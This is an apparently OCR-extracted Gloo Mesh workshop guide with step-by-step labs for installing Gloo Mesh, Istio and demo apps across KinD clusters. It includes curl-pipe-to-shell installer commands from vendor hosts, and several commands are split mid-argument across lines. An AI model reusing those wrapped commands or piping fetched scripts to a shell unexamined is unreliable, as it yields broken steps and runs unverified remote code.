Gloo Mesh Workshop

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Introduction

[Gloo Mesh Enterprise](#) is a management plane which makes it easy to operate [Istio](#) on one or many Kubernetes clusters deployed anywhere (any platform, anywhere).

Istio support


The Gloo Mesh Enterprise subscription includes end to end Istio support:

- Upstream first
- Specialty builds available (FIPS, ARM, etc)
- Long Term Support (LTS) N-4
- Critical security patches
- Production break-fix
- One hour SLA Severity 1
- Install / upgrade
- Architecture and operational guidance, best practices

Gloo Mesh overview

Gloo Mesh provides many unique features, including:

- multi-tenancy based on global workspaces
- zero trust enforcement
- global observability (centralized metrics and access logging)
- simplified cross cluster communications (using virtual destinations)
- advanced gateway capabilities (oauth, jwt, transformations, rate limiting, web application firewall, ...)



Want to learn more about Gloo Mesh

You can find more information about Gloo Mesh in the official documentation:

https://docs.solo.io/gloo-mesh/latest/

Lab 1 - Deploy KinD clusters

Clone this repository and go to the `gloo-mesh-2-1-sa` directory.

Set the context environment variables:

```
export MGMT=mgmt
export CLUSTER1=cluster1
export CLUSTER2=cluster2
```

> *Note that in case you dont't have a Kubernetes cluster dedicated for the management plane, you would set the variables like that:*
>
> ```
> export MGMT=cluster1
> export CLUSTER1=cluster1
> export CLUSTER2=cluster2
> ```

Run the following commands to deploy three Kubernetes clusters using [Kind](#):

```
./scripts/deploy.sh 1 mgmt
./scripts/deploy.sh 2 cluster1 us-west us-west-1
./scripts/deploy.sh 3 cluster2 us-west us-west-2
```

Then run the following commands to wait for all the Pods to be ready:

```
./scripts/check.sh mgmt
./scripts/check.sh cluster1
```

```
./scripts/check.sh cluster2
```

Note: If you run the `check.sh` script immediately after the `deploy.sh` script, you may see a jsonpath error. If that happens, simply wait a few seconds and try again.

Once the `check.sh` script completes, when you execute the `kubectl get pods -A` command, you should see the following:

```
NAMESPACE            NAME                                          READY   STATUS    RESTARTS   AGE
kube-system          calico-kube-controllers-59d85c5c84-sbk4k      1/1     Running   0          4h26m
kube-system          calico-node-przxs                             1/1     Running   0          4h26m
kube-system          coredns-6955765f44-ln8f5                      1/1     Running   0          4h26m
kube-system          coredns-6955765f44-s7xxx                      1/1     Running   0          4h26m
kube-system          etcd-cluster1-control-plane                   1/1     Running   0          4h27m
kube-system          kube-apiserver-cluster1-control-plane         1/1     Running   0          4h27m
kube-system          kube-controller-manager-cluster1-control-plane1/1     Running   0          4h27m
kube-system          kube-proxy-ksvzw                              1/1     Running   0          4h26m
kube-system          kube-scheduler-cluster1-control-plane         1/1     Running   0          4h27m
local-path-storage   local-path-provisioner-58f6947c7-lfmdx        1/1     Running   0          4h26m
metallb-system       controller-5c9894b5cd-cn9x2                   1/1     Running   0          4h26m
metallb-system       speaker-d7jkp                                 1/1     Running   0          4h26m
```

You can see that your currently connected to this cluster by executing the `kubectl config get-contexts` command:

```
CURRENT   NAME         CLUSTER         AUTHINFO     NAMESPACE
          cluster1     kind-cluster1   cluster1
*         cluster2     kind-cluster2   cluster2
          mgmt         kind-mgmt       kind-mgmt
```

Run the following command to make `mgmt` the current cluster.

```
kubectl config use-context ${MGMT}
```

Lab 2 - Deploy and register Gloo Mesh

First of all, let's install the `meshctl` CLI:

```
export GLOO_MESH_VERSION=v2.1.0-rc2
curl -sL https://run.solo.io/meshctl/install | sh -
export PATH=$HOME/.gloo-mesh/bin:$PATH
```

Run the following commands to deploy the Gloo Mesh management plane:

```
helm repo add gloo-mesh-enterprise https://storage.googleapis.com/gloo-mesh-enterprise/gloo-mesh-enterprise
helm repo update
kubectl --context ${MGMT} create ns gloo-mesh
helm upgrade --install gloo-mesh-enterprise gloo-mesh-enterprise/gloo-mesh-enterprise \
--namespace gloo-mesh --kube-context ${MGMT} \
--version=2.1.0-rc2 \
--set glooMeshMgmtServer.ports.healthcheck=8091 \
--set glooMeshUi.serviceType=LoadBalancer \
--set mgmtClusterName=${MGMT} \
--set global.cluster=${MGMT} \
--set licenseKey=${GLOO_MESH_LICENSE_KEY}
kubectl --context ${MGMT} -n gloo-mesh rollout status deploy/gloo-mesh-mgmt-server
```

Then, you need to set the environment variable to tell the Gloo Mesh agents how to communicate with the management plane:

```
export ENDPOINT_GLOO_MESH=$(kubectl --context ${MGMT} -n gloo-mesh get svc gloo-mesh-mgmt-server -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):9900
export HOST_GLOO_MESH=$(echo ${ENDPOINT_GLOO_MESH} | cut -d: -f1)
```

Check that the variables have correct values:

```
echo $HOST_GLOO_MESH
echo $ENDPOINT_GLOO_MESH
```

Finally, you need to register the cluster(s).

Here is how you register the first one:

```
helm repo add gloo-mesh-agent https://storage.googleapis.com/gloo-mesh-enterprise/gloo-mesh-agent
helm repo update

kubectl apply --context ${MGMT} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
```

```
kind: KubernetesCluster
metadata:
  name: cluster1
  namespace: gloo-mesh
spec:
  clusterDomain: cluster.local
EOF

kubectl --context ${CLUSTER1} create ns gloo-mesh
kubectl get secret relay-root-tls-secret -n gloo-mesh --context ${MGMT} -o jsonpath='{.data.ca\.crt}' | base64 -d > ca.crt
kubectl create secret generic relay-root-tls-secret -n gloo-mesh --context ${CLUSTER1} --from-file ca.crt=ca.crt
rm ca.crt

kubectl get secret relay-identity-token-secret -n gloo-mesh --context ${MGMT} -o jsonpath='{.data.token}' | base64 -d > token
kubectl create secret generic relay-identity-token-secret -n gloo-mesh --context ${CLUSTER1} --from-file token=token
rm token

helm upgrade --install gloo-mesh-agent gloo-mesh-agent/gloo-mesh-agent \
  --namespace gloo-mesh \
  --kube-context=${CLUSTER1} \
  --set relay.serverAddress=${ENDPOINT_GLOO_MESH} \
  --set relay.authority=gloo-mesh-mgmt-server.gloo-mesh \
  --set rate-limiter.enabled=false \
  --set ext-auth-service.enabled=false \
  --set cluster=cluster1 \
  --version 2.1.0-rc2
```

Note that the registration can also be performed using `meshctl cluster register`.

And here is how you register the second one:

```
kubectl apply --context ${MGMT} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: KubernetesCluster
metadata:
  name: cluster2
  namespace: gloo-mesh
spec:
  clusterDomain: cluster.local
EOF

kubectl --context ${CLUSTER2} create ns gloo-mesh
kubectl get secret relay-root-tls-secret -n gloo-mesh --context ${MGMT} -o jsonpath='{.data.ca\.crt}' | base64 -d > ca.crt
kubectl create secret generic relay-root-tls-secret -n gloo-mesh --context ${CLUSTER2} --from-file ca.crt=ca.crt
rm ca.crt

kubectl get secret relay-identity-token-secret -n gloo-mesh --context ${MGMT} -o jsonpath='{.data.token}' | base64 -d > token
kubectl create secret generic relay-identity-token-secret -n gloo-mesh --context ${CLUSTER2} --from-file token=token
rm token

helm upgrade --install gloo-mesh-agent gloo-mesh-agent/gloo-mesh-agent \
  --namespace gloo-mesh \
  --kube-context=${CLUSTER2} \
  --set relay.serverAddress=${ENDPOINT_GLOO_MESH} \
  --set relay.authority=gloo-mesh-mgmt-server.gloo-mesh \
  --set rate-limiter.enabled=false \
  --set ext-auth-service.enabled=false \
  --set cluster=cluster2 \
  --version 2.1.0-rc2
```

You can check the cluster(s) have been registered correctly using the following commands:

```
pod=$(kubectl --context ${MGMT} -n gloo-mesh get pods -l app=gloo-mesh-mgmt-server -o jsonpath='{.items[0].metadata.name}')
kubectl --context ${MGMT} -n gloo-mesh debug -q -i ${pod} --image=curlimages/curl -- curl -s http://localhost:9091/metrics | grep
relay_push_clients_connected
```

You should get an output similar to this:

```
# HELP relay_push_clients_connected Current number of connected Relay push clients (Relay Agents).
# TYPE relay_push_clients_connected gauge
relay_push_clients_connected{cluster="cluster1"} 1
relay_push_clients_connected{cluster="cluster2"} 1
```

Finally, you need to specify which gateways you want to use for cross cluster traffic:

```
cat <<EOF | kubectl --context ${MGMT} apply -f -
apiVersion: admin.gloo.solo.io/v2
```

```
kind: WorkspaceSettings
metadata:
  name: global
  namespace: gloo-mesh
spec:
  options:
    eastWestGateways:
      - selector:
          labels:
            istio: eastwestgateway
EOF
```

Lab 3 - Deploy Istio

We are going to deploy Istio using Helm, but there are several other options. You can find more information in the [Istio documentation](https://istio.io/latest/docs/setup/install/).

First of all, let's Download the Istio release 1.15.1:

```
export ISTIO_VERSION=1.15.1
curl -L https://istio.io/downloadIstio | sh -
```

Then, you need to create the `istio-system` and the `istio-gateways` namespaces on the first cluster.

```
kubectl --context ${CLUSTER1} create ns istio-system
kubectl --context ${CLUSTER1} create ns istio-gateways
```

Now, let's deploy the Istio control plane on the first cluster:

```
helm --kube-context=${CLUSTER1} upgrade --install istio-base ./istio-1.15.1/manifests/charts/base -n istio-system --set
defaultRevision=1-15

helm --kube-context=${CLUSTER1} upgrade --install istio-1.15.1 ./istio-1.15.1/manifests/charts/istio-control/istio-discovery -n
istio-system --values - <<EOF
revision: 1-15
global:
  meshID: mesh1
  multiCluster:
    clusterName: cluster1
  network: network1
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
meshConfig:
  trustDomain: cluster1
  accessLogFile: /dev/stdout
  enableAutoMtls: true
  defaultConfig:
    envoyMetricsService:
      address: gloo-mesh-agent.gloo-mesh:9977
    envoyAccessLogService:
      address: gloo-mesh-agent.gloo-mesh:9977
    proxyMetadata:
      ISTIO_META_DNS_CAPTURE: "true"
      ISTIO_META_DNS_AUTO_ALLOCATE: "true"
pilot:
  env:
    PILOT_ENABLE_K8S_SELECT_WORKLOAD_ENTRIES: "false"
    PILOT_SKIP_VALIDATE_TRUST_DOMAIN: "true"

EOF
```

Note that we set the `trust domain` to be the same as the cluster name and we configure the sidecars to send their metrics and access logs to the Gloo Mesh agent.

After that, you can deploy the gateway(s):

```
kubectl --context ${CLUSTER1} label namespace istio-gateways istio.io/rev=1-15

helm --kube-context=${CLUSTER1} upgrade --install istio-ingressgateway ./istio-1.15.1/manifests/charts/gateways/istio-ingress -n
istio-gateways --values - <<EOF
global:
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
gateways:
  istio-ingressgateway:
    name: istio-ingressgateway
    namespace: istio-gateways
```

```
    labels:
      istio: ingressgateway
    injectionTemplate: gateway
    ports:
    - name: http2
      port: 80
      targetPort: 8080
    - name: https
      port: 443
      targetPort: 8443
EOF

helm --kube-context=${CLUSTER1} upgrade --install istio-eastwestgateway ./istio-1.15.1/manifests/charts/gateways/istio-ingress -
n istio-gateways --values - <<EOF
global:
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
gateways:
  istio-ingressgateway:
    name: istio-eastwestgateway
    namespace: istio-gateways
    labels:
      istio: eastwestgateway
      topology.istio.io/network: network1
    injectionTemplate: gateway
    ports:
    - name: tcp-status-port
      port: 15021
      targetPort: 15021
    - name: https
      port: 16443
      targetPort: 16443
    - name: tls
      port: 15443
      targetPort: 15443
    - name: tcp-istiod
      port: 15012
      targetPort: 15012
    - name: tcp-webhook
      port: 15017
      targetPort: 15017
    env:
      ISTIO_META_ROUTER_MODE: "sni-dnat"
      ISTIO_META_REQUESTED_NETWORK_VIEW: "network1"

EOF
```

As you can see, we deploy the control plane (istiod) in the `istio-system` and gateway(s) in the `istio-gateways` namespace.

One gateway will be used for ingress traffic while the other one will be used for cross cluster communications. It's not mandatory to use separate gateways, but it's a best practice.

Run the following command until all the Istio Pods are ready:

```
kubectl --context ${CLUSTER1} get pods -n istio-system && kubectl --context ${CLUSTER1} get pods -n istio-gateways
```

When they are ready, you should get this output:

```
NAME                        READY   STATUS    RESTARTS   AGE
istiod-5c669bcf6f-2hn6c     1/1     Running   0          3m7s
NAME                                      READY   STATUS    RESTARTS   AGE
istio-eastwestgateway-77f79cdb47-f4r7k    1/1     Running   0          2m53s
istio-ingressgateway-744fcf4fb-5dc7q      1/1     Running   0          2m44s
```

You need to create the `istio-system` and the `istio-gateways` namespaces on the second cluster.

```
kubectl --context ${CLUSTER2} create ns istio-system
kubectl --context ${CLUSTER2} create ns istio-gateways
```

Now, let's deploy the Istio control plane on the second cluster:

```
helm --kube-context=${CLUSTER2} upgrade --install istio-base ./istio-1.15.1/manifests/charts/base -n istio-system --set
defaultRevision=1-15

helm --kube-context=${CLUSTER2} upgrade --install istio-1.15.1 ./istio-1.15.1/manifests/charts/istio-control/istio-discovery -n
istio-system --values - <<EOF
revision: 1-15
```

```
global:
  meshID: mesh1
  multiCluster:
    clusterName: cluster2
  network: network1
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
meshConfig:
  trustDomain: cluster2
  accessLogFile: /dev/stdout
  enableAutoMtls: true
  defaultConfig:
    envoyMetricsService:
      address: gloo-mesh-agent.gloo-mesh:9977
    envoyAccessLogService:
      address: gloo-mesh-agent.gloo-mesh:9977
    proxyMetadata:
      ISTIO_META_DNS_CAPTURE: "true"
      ISTIO_META_DNS_AUTO_ALLOCATE: "true"
pilot:
  env:
    PILOT_ENABLE_K8S_SELECT_WORKLOAD_ENTRIES: "false"
    PILOT_SKIP_VALIDATE_TRUST_DOMAIN: "true"

EOF
```

After that, you can deploy the gateways:

```
kubectl --context ${CLUSTER2} label namespace istio-gateways istio.io/rev=1-15

helm --kube-context=${CLUSTER2} upgrade --install istio-ingressgateway ./istio-1.15.1/manifests/charts/gateways/istio-ingress -n
istio-gateways --values - <<EOF
global:
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
gateways:
  istio-ingressgateway:
    name: istio-ingressgateway
    namespace: istio-gateways
    labels:
      istio: ingressgateway
    injectionTemplate: gateway
    ports:
    - name: http2
      port: 80
      targetPort: 8080
    - name: https
      port: 443
      targetPort: 8443
EOF

helm --kube-context=${CLUSTER2} upgrade --install istio-eastwestgateway ./istio-1.15.1/manifests/charts/gateways/istio-ingress -
n istio-gateways --values - <<EOF
global:
  hub: us-docker.pkg.dev/gloo-mesh/istio-workshops
  tag: 1.15.1-solo
gateways:
  istio-ingressgateway:
    name: istio-eastwestgateway
    namespace: istio-gateways
    labels:
      istio: eastwestgateway
      topology.istio.io/network: network1
    injectionTemplate: gateway
    ports:
    - name: tcp-status-port
      port: 15021
      targetPort: 15021
    - name: https
      port: 16443
      targetPort: 16443
    - name: tls
      port: 15443
      targetPort: 15443
    - name: tcp-istiod
      port: 15012
      targetPort: 15012
```

```
    - name: tcp-webhook
      port: 15017
      targetPort: 15017
    env:
      ISTIO_META_ROUTER_MODE: "sni-dnat"
      ISTIO_META_REQUESTED_NETWORK_VIEW: "network1"

EOF
```

Check the status on the second cluster using:

```
kubectl --context ${CLUSTER2} get pods -n istio-system && kubectl --context ${CLUSTER2} get pods -n istio-gateways
```

Set the environment variable for the service corresponding to the Istio Ingress Gateway of the cluster(s):

```
export ENDPOINT_HTTP_GW_CLUSTER1=$(kubectl --context ${CLUSTER1} -n istio-gateways get svc istio-ingressgateway -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):80
export ENDPOINT_HTTPS_GW_CLUSTER1=$(kubectl --context ${CLUSTER1} -n istio-gateways get svc istio-ingressgateway -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):443
export HOST_GW_CLUSTER1=$(echo ${ENDPOINT_HTTP_GW_CLUSTER1} | cut -d: -f1)
export ENDPOINT_HTTP_GW_CLUSTER2=$(kubectl --context ${CLUSTER2} -n istio-gateways get svc istio-ingressgateway -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):80
export ENDPOINT_HTTPS_GW_CLUSTER2=$(kubectl --context ${CLUSTER2} -n istio-gateways get svc istio-ingressgateway -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):443
export HOST_GW_CLUSTER2=$(echo ${ENDPOINT_HTTP_GW_CLUSTER2} | cut -d: -f1)
```

Lab 4 - Deploy the Bookinfo demo app

We're going to deploy the bookinfo application to demonstrate several features of Gloo Mesh.

You can find more information about this application [here](#).

Run the following commands to deploy the bookinfo application on `cluster1` :

```
curl https://raw.githubusercontent.com/istio/istio/release-1.13/samples/bookinfo/platform/kube/bookinfo.yaml > bookinfo.yaml

kubectl --context ${CLUSTER1} create ns bookinfo-frontends
kubectl --context ${CLUSTER1} create ns bookinfo-backends
kubectl --context ${CLUSTER1} label namespace bookinfo-frontends istio.io/rev=1-15
kubectl --context ${CLUSTER1} label namespace bookinfo-backends istio.io/rev=1-15
# deploy the frontend bookinfo service in the bookinfo-frontends namespace
kubectl --context ${CLUSTER1} -n bookinfo-frontends apply -f bookinfo.yaml -l 'account in (productpage)'
kubectl --context ${CLUSTER1} -n bookinfo-frontends apply -f bookinfo.yaml -l 'app in (productpage)'
# deploy the backend bookinfo services in the bookinfo-backends namespace for all versions less than v3
kubectl --context ${CLUSTER1} -n bookinfo-backends apply -f bookinfo.yaml -l 'account in (reviews,ratings,details)'
kubectl --context ${CLUSTER1} -n bookinfo-backends apply -f bookinfo.yaml -l 'app in (reviews,ratings,details),version notin
(v3)'
# Update the productpage deployment to set the environment variables to define where the backend services are running
kubectl --context ${CLUSTER1} -n bookinfo-frontends set env deploy/productpage-v1 DETAILS_HOSTNAME=details.bookinfo-
backends.svc.cluster.local
kubectl --context ${CLUSTER1} -n bookinfo-frontends set env deploy/productpage-v1 REVIEWS_HOSTNAME=reviews.bookinfo-
backends.svc.cluster.local
# Update the reviews service to display where it is coming from
kubectl --context ${CLUSTER1} -n bookinfo-backends set env deploy/reviews-v1 CLUSTER_NAME=${CLUSTER1}
kubectl --context ${CLUSTER1} -n bookinfo-backends set env deploy/reviews-v2 CLUSTER_NAME=${CLUSTER1}
```

You can check that the app is running using the following command:

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends get pods && kubectl --context ${CLUSTER1} -n bookinfo-backends get pods
```

Note that we deployed the `productpage` service in the `bookinfo-frontends` namespace and the other services in the `bookinfo-backends` namespace.

And we deployed the `v1` and `v2` versions of the `reviews` microservice, not the `v3` version.

Now, run the following commands to deploy the bookinfo application on `cluster2` :

```
kubectl --context ${CLUSTER2} create ns bookinfo-frontends
kubectl --context ${CLUSTER2} create ns bookinfo-backends
kubectl --context ${CLUSTER2} label namespace bookinfo-frontends istio.io/rev=1-15
kubectl --context ${CLUSTER2} label namespace bookinfo-backends istio.io/rev=1-15
# deploy the frontend bookinfo service in the bookinfo-frontends namespace
kubectl --context ${CLUSTER2} -n bookinfo-frontends apply -f bookinfo.yaml -l 'account in (productpage)'
kubectl --context ${CLUSTER2} -n bookinfo-frontends apply -f bookinfo.yaml -l 'app in (productpage)'
# deploy the backend bookinfo services in the bookinfo-backends namespace for all versions
kubectl --context ${CLUSTER2} -n bookinfo-backends apply -f bookinfo.yaml -l 'account in (reviews,ratings,details)'
kubectl --context ${CLUSTER2} -n bookinfo-backends apply -f bookinfo.yaml -l 'app in (reviews,ratings,details)'
```

```
# Update the productpage deployment to set the environment variables to define where the backend services are running
kubectl --context ${CLUSTER2} -n bookinfo-frontends set env deploy/productpage-v1 DETAILS_HOSTNAME=details.bookinfo-backends.svc.cluster.local
kubectl --context ${CLUSTER2} -n bookinfo-frontends set env deploy/productpage-v1 REVIEWS_HOSTNAME=reviews.bookinfo-backends.svc.cluster.local
# Update the reviews service to display where it is coming from
kubectl --context ${CLUSTER2} -n bookinfo-backends set env deploy/reviews-v1 CLUSTER_NAME=${CLUSTER2}
kubectl --context ${CLUSTER2} -n bookinfo-backends set env deploy/reviews-v2 CLUSTER_NAME=${CLUSTER2}
kubectl --context ${CLUSTER2} -n bookinfo-backends set env deploy/reviews-v3 CLUSTER_NAME=${CLUSTER2}
```

You can check that the app is running using:

```
kubectl --context ${CLUSTER2} -n bookinfo-frontends get pods && kubectl --context ${CLUSTER2} -n bookinfo-backends get pods
```

As you can see, we deployed all three versions of the `reviews` microservice on this cluster.

Lab 5 - Deploy the httpbin demo app

We're going to deploy the httpbin application to demonstrate several features of Gloo Mesh.

You can find more infrmation about this application [here](#).

Run the following commands to deploy the httpbin app on `cluster1` twice.

The first version will be called `not-in-mesh` and won't have the sidecar injected (because we don't label the namespace).

```
kubectl --context ${CLUSTER1} create ns httpbin

kubectl --context ${CLUSTER1} apply -n httpbin -f - <<EOF
apiVersion: v1
kind: ServiceAccount
metadata:
  name: not-in-mesh
---
apiVersion: v1
kind: Service
metadata:
  name: not-in-mesh
  labels:
    app: not-in-mesh
    service: not-in-mesh
spec:
  ports:
  - name: http
    port: 8000
    targetPort: 80
  selector:
    app: not-in-mesh
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: not-in-mesh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: not-in-mesh
      version: v1
  template:
    metadata:
      labels:
        app: not-in-mesh
        version: v1
    spec:
      serviceAccountName: not-in-mesh
      containers:
      - image: docker.io/kennethreitz/httpbin
        imagePullPolicy: IfNotPresent
        name: not-in-mesh
        ports:
        - containerPort: 80

EOF
```

The second version will be called `in-mesh` and will have the sidecar injected (because of the label `istio.io/rev` in the Pod template).

```
kubectl --context ${CLUSTER1} apply -n httpbin -f - <<EOF
apiVersion: v1
kind: ServiceAccount
metadata:
  name: in-mesh
---
apiVersion: v1
kind: Service
metadata:
  name: in-mesh
  labels:
    app: in-mesh
    service: in-mesh
spec:
  ports:
  - name: http
    port: 8000
    targetPort: 80
  selector:
    app: in-mesh
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: in-mesh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: in-mesh
      version: v1
  template:
    metadata:
      labels:
        app: in-mesh
        version: v1
        istio.io/rev: 1-15
    spec:
      serviceAccountName: in-mesh
      containers:
      - image: docker.io/kennethreitz/httpbin
        imagePullPolicy: IfNotPresent
        name: in-mesh
        ports:
        - containerPort: 80

EOF
```

You can check that the app is running using

```
kubectl --context ${CLUSTER1} -n httpbin get pods
```

```
NAME                           READY   STATUS    RESTARTS   AGE
in-mesh-5d9d9549b5-qrdgd       2/2     Running   0          11s
not-in-mesh-5c64bb49cd-m9kwm   1/1     Running   0          11s
```

Lab 6 - Deploy Gloo Mesh Addons

To use the Gloo Mesh Gateway advanced features (external authentication, rate limiting, ...), you need to install the Gloo Mesh addons.

First, you need to create a namespace for the addons, with Istio injection enabled:


```
kubectl --context ${CLUSTER1} create namespace gloo-mesh-addons
kubectl --context ${CLUSTER1} label namespace gloo-mesh-addons istio.io/rev=1-15
kubectl --context ${CLUSTER2} create namespace gloo-mesh-addons
kubectl --context ${CLUSTER2} label namespace gloo-mesh-addons istio.io/rev=1-15
```

Then, you can deploy the addons on the cluster(s) using Helm:

```
helm upgrade --install gloo-mesh-agent-addons gloo-mesh-agent/gloo-mesh-agent \
  --namespace gloo-mesh-addons \
  --kube-context=${CLUSTER1} \
  --set glooMeshAgent.enabled=false \
  --set rate-limiter.enabled=true \
  --set ext-auth-service.enabled=true \
  --version 2.1.0-rc2
```

```
helm upgrade --install gloo-mesh-agent-addons gloo-mesh-agent/gloo-mesh-agent \
  --namespace gloo-mesh-addons \
  --kube-context=${CLUSTER2} \
  --set glooMeshAgent.enabled=false \
  --set rate-limiter.enabled=true \
  --set ext-auth-service.enabled=true \
  --version 2.1.0-rc2
```

This is how to environment looks like now:



Lab 7 - Create the gateways workspace

We're going to create a workspace for the team in charge of the Gateways.

The platform team needs to create the corresponding `Workspace` Kubernetes objects in the Gloo Mesh management cluster.

Let's create the `gateways` workspace which corresponds to the `istio-gateways` and the `gloo-mesh-addons` namespaces on the cluster(s):

```
kubectl apply --context ${MGMT} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: Workspace
metadata:
  name: gateways
  namespace: gloo-mesh
spec:
  workloadClusters:
  - name: cluster1
    namespaces:
    - name: istio-gateways
    - name: gloo-mesh-addons
  - name: cluster2
    namespaces:
    - name: istio-gateways
    - name: gloo-mesh-addons
EOF
```

Then, the Gateway team creates a `WorkspaceSettings` Kubernetes object in one of the namespaces of the `gateways` workspace (so the `istio-gateways` or the `gloo-mesh-addons` namespace):

```
kubectl apply --context ${CLUSTER1} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: gateways
  namespace: istio-gateways
spec:
  importFrom:
  - workspaces:
    - selector:
        allow_ingress: "true"
    resources:
    - kind: SERVICE
    - kind: ALL
      labels:
        expose: "true"
  exportTo:
  - workspaces:
    - selector:
        allow_ingress: "true"
    resources:
    - kind: SERVICE
EOF
```

The Gateway team has decided to import the following from the workspaces that have the label `allow_ingress` set to `true` (using a selector):

- all the Kubernetes services exported by these workspaces
- all the resources (RouteTables, VirtualDestination, ...) exported by these workspaces that have the label `expose` set to `true`

Lab 8 - Create the bookinfo workspace

We're going to create a workspace for the team in charge of the Bookinfo application.

The platform team needs to create the corresponding `Workspace` Kubernetes objects in the Gloo Mesh management cluster.

Let's create the `bookinfo` workspace which corresponds to the `bookinfo-frontends` and `bookinfo-backends` namespaces on the cluster(s):

```
kubectl apply --context ${MGMT} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: Workspace
metadata:
  name: bookinfo
  namespace: gloo-mesh
  labels:
    allow_ingress: "true"
spec:
  workloadClusters:
  - name: cluster1
    namespaces:
    - name: bookinfo-frontends
    - name: bookinfo-backends
  - name: cluster2
    namespaces:
    - name: bookinfo-frontends
    - name: bookinfo-backends
EOF
```

Then, the Bookinfo team creates a `WorkspaceSettings` Kubernetes object in one of the namespaces of the `bookinfo` workspace (so the `bookinfo-frontends` or the `bookinfo-backends` namespace):

